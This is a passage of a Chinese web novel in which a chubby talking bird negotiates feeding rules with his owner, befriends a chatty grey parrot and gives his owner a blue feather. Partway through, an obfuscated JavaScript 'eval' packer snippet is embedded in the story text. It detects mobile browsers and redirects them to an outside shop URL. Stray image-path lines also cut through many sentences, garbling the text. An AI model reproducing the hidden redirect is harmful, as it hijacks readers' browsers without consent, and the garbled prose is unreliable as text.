瞬间二三十只麻雀一拥而上,扑到盆边埋头猛啄,吃得头都不抬。 元呼呼蹲在顾晏肩膀上,看着这一幕,刚想和顾晏两眼泪汪汪地表达一番忠心,却突然被扼住了命运的后脖颈。 幽幽的声音从旁边传来。 “所以,是哪只在我脚边拉了一坨屎?” 9. 九团糯米糍 元呼呼的脑子在这一刻转得飞快。 他没有一丝犹豫,立刻从顾晏肩膀上跳下来,落到地上,装模作样对着那群埋头苦吃的麻雀们啾啾叫了一通。 谁拉的,快承认,不承认以后别想来了。 麻雀们抬起头,你看看我,我看看你,没一个吭声。 有的麻雀把脑袋深深埋进食盒里。 有的若无其事左顾右盼。 反正没有一个人搭理元呼呼。 元呼呼再接再厉,一副义愤填膺的样子,冲上去落到了小灰面前。 是不是你! 小灰疯狂摇头。 他又飞到小斑面前。 是不是你! 小斑也疯狂摇头。 他飞了一圈,也质问了一圈,可惜没一只鸟承认。 元呼呼看似没辙了,只好飞回顾晏肩膀上,软软地叫了一声。 主人你看他们,可不是我不帮你,小鸟太无辜了。 顾晏静静看完这一场声情并茂的表演,半天没有吭声。 元呼呼持续用胖脸攻击他的脸颊。 毫不怀疑再这样下去自己的脸会被若有若无蹭过来喙给刮破皮,顾晏没忍住偏过头,伸手按住了他。 “行了。” 元呼呼停下来,眼睛亮晶晶地盯着他。 顾晏叹了口气。 “反正这件事早就过去了,凶手在这里也无所谓了。” 元呼呼悬着的心总算落地,赶紧趁热打铁又蹭了顾晏两下。 不愧是他的主人,这个银翼! 小鸟跟着你,有福了啾啾。 等麻雀们吃饱喝足,已经是半小时后的事了。 盆里的小米和碎玉米被扫荡得干干净净,几十只麻雀蹲在阳台上消食。 麻雀姨妈飞到元呼呼身边,用头最后蹭了蹭他的脑袋,随后就带着大部队飞走了。 元呼呼在阳台上目送他们远去,直到最后一只麻雀的身影都消失不见,这才恋恋不舍地飞回屋里。 顾晏正坐在沙发上喝茶,看到元呼呼进屋朝他打招呼。 “来我这。” 元呼呼乖乖飞过去,落在茶几上。 顾晏看着他,像是在酝酿着什么。 元呼呼被他看得有点紧张,小爪子在茶几上不安分地踩来踩去。 “圆乎乎,我们谈谈。” 元呼呼下意识歪了歪脑袋。 顾晏伸手弹了他一下。 “别装傻。”哦。 元呼呼眨眨眼睛,站直了。 顾晏端起茶杯喝了一口,缓缓开口。 “我知道你在外流浪不容易,舍不得朋友很正常,你那些朋友想吃东西随时都可以来,但我们必须先说好规矩。” 他伸出三根手指。 “第一,仅限这个冬天,等到春季食物充足就让他们自己去觅食。” 元呼呼爽快应下。 “第二,不许在家里乱拉乱啄,只能在阳台上吃饭。” 元呼呼继续点头。 “第三,作为交换条件,你必须乖乖听话,不许再半夜偷偷往外跑,也不许天天想着把监控解决。” 可怕的两脚兽,竟然把可怜的小鸟玩弄于股掌之间。 元呼呼心里为自己一去不复返的皇帝生活默哀三秒,艰难地点了点头。 为了这个家庭,他真是付出了太多! 所有问题都得到合理解决,顾晏和元呼呼的人鸟关系达到了前所未有的融洽。 元呼呼张开翅膀扑进顾晏手心里,使劲蹭了蹭,试图在这个温情时刻进一步加深情感。 顾晏被他蹭得手心发痒,忍不住笑了。 “行了行了,别蹭了。” 元呼呼立马停下来,整只鸟摊成一张饼,留一块毛茸茸的小肚子给他。 你爽了我还没爽呢,既然你不需要我的服务了,那就换你伺候我吧。 顾晏没想到迎接他的会是一团糯米糍,心情复杂地伸手戳了戳小鸟的小肥膘。 “圆乎乎,你真的该减肥了。” 元呼呼一下子炸毛了,像枚小炮弹一样从桌子上弹射起来,一把将小肚子藏了起来,啾啾啾开始口吐芬芳。 坏蛋,超级无敌大坏蛋,不会说话就闭嘴,说的没一句鸟爱听! 顾晏看着面前叽叽喳喳活力四射的小鸟,没忍住弯了弯唇角,把他抓住放到肩膀上。 “行了,别叫了,去给你添点吃的。” 元呼呼这才满意,安分蹲在他肩膀上,等情绪过去后,他看着顾晏的侧脸,又觉得他还是很好的,起码对他很好。 作为回报,元呼呼决定送他一份礼物。 还没等他想好送什么,一件计划之外的事情就打乱了元呼呼的节奏。 这天下午,元呼呼本来正在惬意吃饭,突然听到顾晏说要带他去一个朋友家。 朋友,元呼呼很震惊。 顾晏竟然也有朋友! 不怪元呼呼这么想,毕竟他从顾晏还不认识他的时候就开始勤勤恳恳地“陪伴”顾晏,从没看到他和任何人有过交集,完全的孤狼存在。 没想到才来到这个家短短几天,顾晏身边就雨后春笋一般突然冒出来了一堆同事,现在又多了个朋友。 要不是元呼呼相信自己的聪明才智,都要怀疑这是一场针对天真小鸟的杀鸟盘了。 更凑巧的是,据顾晏所说,他朋友也养鸟,还是一只身价不菲的灰鹦鹉。 而此时此刻,那只鹦鹉正站在架子上,歪着脑袋打量他,他的羽毛油光水滑,看起来就被养的很好。 元呼呼蹲在顾晏肩膀上,也歪着脑袋打量那只鹦鹉。 两只鸟大眼瞪小眼,谁都没有开口说话。 过了片刻,顾晏和朋友有事要商谈,便将元呼呼放到了客厅桌子上,让他自由活动。;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278771|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 元呼呼百无聊赖,心血来潮飞到了灰鹦鹉旁边打算观察一下这只和他有点不一样的同类,突然发现那只鹦鹉正对着他挤眉弄眼。 元呼呼:⊙▽⊙ 干嘛…… 就在他觉得这只鸟不太正经想要飞走的时候,那只灰鹦鹉却突然开口了。 “你好。”它说。 元呼呼被这句突如其来的人声吓了一跳,眼神变得惊疑不定。 这只鸟怎么也会说话? 要知道虽然小鸟之间都可以无障碍交流,但那是鸟语,至少在元呼呼记忆里,真正可以像人类一样开口说话的存在只有自己。 他自认为自己是天命之啾,小心翼翼保守了这个秘密很久,没想到今天就遇到了第二只可以说话的小鸟,他甚至还敢在大庭广众之下开口说话。 元呼呼的天塌了,心也碎了。 就在他黯然神伤的时候,灰鹦鹉又开口了。 “你好” 元呼呼:“……” 看不出来自己不想理他嘛。 灰鹦鹉坚持不懈:“你叫什么?” 这次切换成了鸟语。 元呼呼不想跟他说话,但人话可以装听不懂,鸟话却不行,于是不情不愿地啾了一声。 元呼呼。 “圆乎乎?”灰鹦鹉歪着脑袋,“这名字有意思,是因为你长得圆吗?” 元呼呼立刻炸毛:“我才不圆!” “好好好,不圆不圆。”灰鹦鹉笑得直抖,“我叫小灰灰,今年五岁了,我主人对我可好了,每天给我做好吃的,还给我买了好多玩具。” 元呼呼顺着它的目光看过去,果然发现了一堆漂亮的玩具,心里有点酸溜溜的。 讨厌的大胖鹦鹉,谁问你了。 “你主人对你怎么样?”小灰灰问。 元呼呼赶紧点头:“当然好了,他不仅愿意养我,还替我养了我好多好多好朋友呢。” 小灰灰凑近了一点:“那你可真幸运,我跟你说,能遇到一个好主人可不容易,我以前有个朋友,它主人三天两头忘记喂食,后来它生病了,主人嫌看病贵,直接把它扔了……” 元呼呼听得心惊肉跳:“扔了?” “对啊。”小灰灰叹了口气,语气里难得有了几分伤感,“所以我现在特别珍惜我主人……” 元呼呼本来就不是一只小心眼的鸟,在话痨鸟小灰灰的持续输出下,两个人之间的隔阂迅速消解,最后甚至聊得停不下来。 在第n次听到小灰灰强调主人对自己有多好后,元呼呼没忍住提出了一个问题。 “那如果是你,会给主人送什么礼物呢?” 小·只会卖萌·灰·从不送礼·灰面对新朋友的信任目光,难得卡壳了。 为了面子,他艰难在脑海里搜索了一下贫瘠的知识,翅膀一挥,回答斩钉截铁。 “你就把你的羽毛送给他吧!” 10. 十团糯米糍 把我的羽毛送给他? 元呼呼听到这个建议,第一个想法是怀疑。 他低头看了看自己精心呵护养出来的一身漂亮羽毛,有点纠结。 “你确定?” “我确定。”小灰灰已经成功把自己说服,语气越来越自信,“你看啊,你主人对你这么好,你不得送点有意义的东西。羽毛多好啊,是你身体的一部分,代表着你们之间深厚的感情,我要是有漂亮的羽毛,我肯定送给我主人。” 元呼呼总觉得哪里不对劲,但又说不出具体是哪里。 他迟疑地问:“那你送过吗?” 小灰灰激昂的演讲瞬间卡壳,鸟脸上浮现一丝心虚。 “那个,我浑身黑漆漆的,羽毛颜色不吉利……” 元呼呼:…… 所以你是理论派,让我当实践派是吧。 两只鸟大眼瞪小眼,对视片刻,小灰灰率先移开视线,若无其事地转移话题:“哎呀你看今天的天气真好啊哈哈哈哈哈……” 元呼呼看着他这幅模样,差点想把小灰灰和他的建议一起打包丢出去。 但转念一想,他又觉得小灰灰说得还是有点道理的,羽毛确实算他身体的一部分,是他最珍贵的东西之一。 而且他的毛多漂亮,外面的人想要还拿不到呢。 这么一想,元呼呼心里的疑虑就消散了大半。 他美滋滋地盘算起来,等回家就把他最漂亮的那根羽毛找出来,送给顾晏,让两脚兽知道什么叫做小鸟的真心。 一人一鸟的拜访在说笑声中结束。 回家的路上,元呼呼蹲在顾晏肩膀上,脑子里全是送羽毛的事。 他迫不及待地想回家实施这个伟大的计划,可惜顾晏不紧不慢地开着车,还顺路去超市买了点东西,磨蹭了半天才到家。 一进门,元呼呼就从他肩膀上飞下来,直接冲进了笼子里。 顾晏被他的举动弄得一愣:“这么积极回笼子里,你是不是又准备背着我搞什么坏事?” 元呼呼没空反驳顾晏的污蔑,埋头在笼子里翻找起来。 他住进新窝后特意回了一趟麻雀群,那里有他的小窝,小窝里藏着他掉落的所有漂亮羽毛,毛茸茸地铺成一块蓝宝石毛毯,都被他勤勤恳恳搬运到了新笼子里藏起来。 元呼呼可以骄傲的说,纵观整个鸟群,就没有比他更富裕的存在。 而现在,小鸟富翁正挑剔地在羽毛堆里寻找梦中情羽。 他啄起一根,看了看,不满意,丢掉。 又啄起一根,还是不满意,再丢掉。 连续啄了七八根,他终于找到一根满意的。 这根羽毛颜色很正,是那种浅浅的湖水蓝,没有一丝杂色,羽杆笔直,羽片完整,一看就能看出小鸟高贵独特的血统。 完美! 元呼呼叼着羽毛,兴奋地从笼子里飞出来,落在顾晏面前。 顾晏正准备给元呼呼添粮,就看到小胖鸟叼着一根羽毛,仰着脑袋,眼睛亮晶晶地望着他。 “啾啾啾!”他含糊不清地叫了两声,把羽毛往顾晏手边递了递。 顾晏目光落到羽毛上,难得有点怔愣。 “给我的?” 元呼呼啾啾两声,还不忘挺了挺毛茸茸的小胸脯。 没错,就是给你的,惊不惊喜,意不意外,有我这样知恩图报宠两脚兽的小鸟,你就偷着乐吧! 顾晏得到答复,赶紧伸手接过那根羽毛,仔细看了看。 不愧是他养的小鸟,这羽毛的确漂亮的很,比起朋友家黑乎乎的小鸟看起来观赏性强多了。 在心里暗暗比较一番,顾晏又将目光移至面前眼巴巴望着他的小东西,唇角不自觉弯了弯。 “那就谢谢圆乎乎的礼物了。” 元呼呼听到谢谢两个字,整只鸟都飘了。 两脚兽说谢谢,谢谢的潜台词不就是喜欢。 真是的,这么含蓄干什么,要不是他聪明,都听不出来他多为小鸟着迷! 他兴奋地在桌上蹦了两下,又飞起来绕着顾晏转了两圈,嘴里“啾啾啾”叫个不停。 顾晏始终记得他们的初见,有点担心他等会飞累了直接栽下来,干脆伸手把他抓住,轻轻挠起他的下巴。 元呼呼舒服得闭上眼睛,砸吧起小嘴巴,感觉像在做鸟界spa,爽爆了。 这一刻,他觉得小灰灰的建议简直是天才,下定决心下次一定要好好感谢他。 没过多久,那根羽毛就神秘地出现在了顾晏的办公桌上,被用架子支着,还有玻璃罩隔着,看起来像是什么稀世珍宝一样。 元呼呼心里高兴,飞去顾晏办公桌的频率也显著提升。 顾晏意外发现这个玻璃罩成了小鸟诱捕器一样的存在,自然是乐见其成。 虽然他不是很想时时刻刻和元呼呼腻在一起,但这不是正好方便他监督元呼呼有没有干坏事。 元呼呼不知道顾晏的想法,自顾自地美滋滋。 两脚兽把他的羽毛放在桌上,天天都能看到,等于天天都能想到他,这不是爱是什么。 过了两天,顾晏去上班,顺带捎上了他和他的玻璃罩。 到了公司,元呼呼就蹲在顾晏肩膀上,神气活现地巡视着办公区,丝毫没有上次来时的害羞模样。 那群两脚兽又围上来,对着他叽叽喳喳。 “哎呀,呼呼今天好精神啊。” “那句话叫什么来着,看得出他是公主,哈哈哈哈。” “这种嘴上说着不养宠物的人养起宠物来最舍得花钱了。” …… 元呼呼听得心花怒放,挺着小胸脯,昂首阔步在顾晏肩膀上蹦来蹦去,像节小弹簧一样。 顾晏知道他小脾气,由着他嘚瑟,直到进了办公室才把他放下来。 